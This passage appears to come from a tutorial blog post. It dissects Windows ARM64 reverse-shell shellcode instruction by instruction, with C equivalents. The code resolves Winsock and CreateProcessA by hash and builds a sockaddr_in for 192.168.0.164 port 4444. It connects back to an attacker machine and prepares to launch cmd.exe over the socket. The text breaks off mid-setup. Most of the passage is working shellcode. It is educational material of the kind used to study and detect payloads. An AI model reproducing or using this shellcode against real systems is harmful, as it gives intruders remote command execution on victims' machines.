
movz    w0, #0xfe72
movk    w0, #0x16b3, lsl #16  // CreateProcessA hash = 0x16b3fe72
ldr     x9, [x29, #0x08]
blr     x9
str     x0, [x29, #0x40]

This resolves CreateProcessA and stores it in [x29 + 0x40].
Something important here: blr x9 means branch with link to the address stored in x9. Since x9 contains the address of find_function, this is how the shellcode calls its own resolver.
Loading Ws2_32.dll
To create a socket, the shellcode needs Winsock APIs. These APIs are inside Ws2_32.dll, so the shellcode creates this string on the stack.

movz    x0, #0x7357
movk    x0, #0x5f32, lsl #16
movk    x0, #0x3233, lsl #32
movk    x0, #0x642e, lsl #48
movz    w1, #0x6c6c
sub     sp, sp, #16
str     x0, [sp]
str     w1, [sp, #8]
mov     x0, sp
ldr     x9, [x29, #0x18]
blr     x9
Here the shellcode is building the string Ws2_32.dll directly on the stack before calling LoadLibraryA. Since ARM64 cannot move the whole string at once with a single instruction, it uses movz and movk to construct the first 8 bytes inside x0, resulting in Ws2_32.d. Then, it uses w1 to store the remaining ll. After reserving 16 bytes on the stack, the code writes x0 at [sp] and w1 at [sp + 8], making the stack contain the full null-terminated library name. Finally, x0 receives the stack pointer, becoming the first parameter to LoadLibraryA, and the function is called through the address saved at [x29 + 0x18].
At the end, the stack contains:
Ws2_32.dll

Then LoadLibraryA("Ws2_32.dll") is called. The returned module base is saved in x3.
This is the ARM64 version of something that we usually do a lot in x86 shellcode: build strings directly on the stack to avoid external references.
Resolving Winsock APIs

After loading Ws2_32.dll, the shellcode resolves three functions:
WSAStartup    // Hash = 0x3bfcedcb
WSASocketA    // Hash = 0xadf509d9
WSAConnect    // Hash = 0xb32dba0c
Each one is resolved the same way:
movz    w0, #<low_hash>
movk    w0, #<high_hash>, lsl #16
ldr     x9, [x29, #0x08]    // find_function address
blr     x9                  // calling find_function
str     x0, [x29, #slot]
The slots are:
x29 + 0x28 = WSAStartup
x29 + 0x30 = WSASocketA
x29 + 0x38 = WSAConnect
At this point, the shellcode has everything needed to create and connect a TCP socket.

Calling WSAStartup
Before using Winsock, we need to initialize it:
movz    w0, #0x0202
mov     x1, x21
ldr     x9, [x29, #0x28]
blr     x9
This is equivalent to:
WSAStartup(MAKEWORD(2, 2), &wsaData);The first parameter is 0x0202, meaning Winsock version 2.2. The second parameter is the address of the WSADATA structure, which was already prepared in x21.
If x0 is zero after the call, WSAStartup worked.
Creating the Socket With WSASocketA
Now the shellcode creates the TCP socket:
mov     w0, #2
mov     w1, #1
mov     w2, #6
mov     x3, xzr
mov     w4, wzr
mov     w5, wzr
ldr     x9, [x29, #0x30]
blr     x9
mov     x22, x0
This is equivalent to:
WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);The parameters are:
x0 = 2      -> AF_INET
x1 = 1      -> SOCK_STREAM
x2 = 6      -> IPPROTO_TCP
x3 = NULL
x4 = 0
x5 = 0
The returned socket is saved in x22.

This register is important because the socket will be used twice:
- In
WSAConnect - In
CreateProcessA, as standard input/output/error
Building sockaddr_in
This is one of my favorite parts because the shellcode builds the entire sockaddr_in structure with a few instructions:
movz    x0, #0x0002
movk    x0, #0x5C11, lsl #16
movk    x0, #0xA8C0, lsl #32
movk    x0, #0xA400, lsl #48
stp     x0, xzr, [x19]
After this, memory contains:
02 00 5C 11 C0 A8 00 A4 00 00 00 00 00 00 00 00
Which means:
02 00       = AF_INET
5C 11       = port 4444 in network byte order
C0 A8 00 A4 = 192.168.0.164
00 ... 00   = sin_zero
So, in C, this would be something close to:
struct sockaddr_in sa;
sa.sin_family = AF_INET;
sa.sin_port = htons(4444);
sa.sin_addr.s_addr = inet_addr("192.168.0.164");

Calling WSAConnect
With the socket created and the sockaddr_in structure ready, the shellcode connects back to the attacker machine:
mov     x0, x22
mov     x1, x19
mov     w2, #16
mov     x3, xzr
mov     x4, xzr
mov     x5, xzr
mov     x6, xzr
ldr     x9, [x29, #0x38]
blr     x9
Equivalent C:
WSAConnect(socket, (SOCKADDR *)&sa, sizeof(sa), NULL, NULL, NULL, NULL);The important arguments:
x0 = socket
x1 = &sockaddr_in
x2 = 16
If the call succeeds, x0 returns zero. If it fails, it returns SOCKET_ERROR, which is -1.
Preparing PROCESS_INFORMATION and STARTUPINFOA
After the connection is established, the shellcode prepares the structures for CreateProcessA.
sub     sp, sp, #0xB0
add     x10, sp, #0x10
add     x11, sp, #0x30
add     x12, sp, #0xA0
Here the shellcode is preparing the structures required by CreateProcessA. First, it reserves 0xB0 bytes on the stack and uses this space to store PROCESS_INFORMATION, STARTUPINFOA, and the cmd.exe string. The x10 register points to PROCESS_INFORMATION, x11 points to STARTUPINFOA, and x12 points to where the command line will be written.

After that, the code clears both structures using xzr .
stp     xzr, xzr, [x10]
str     xzr, [x10, #16]

stp     xzr, xzr, [x11, #0x00]
stp     xzr, xzr, [x11, #0x10]
stp     xzr, xzr, [x11, #0x20]
stp     xzr, xzr, [x11, #0x30]
stp     xzr, xzr, [x11, #0x40]
stp     xzr, xzr, [x11, #0x50]
str     xzr,      [x11, #0x60]
In ARM64, xzr is the zero register. Reading from it gives zero, so this is a clean way to zero memory without needing a NULL immediate
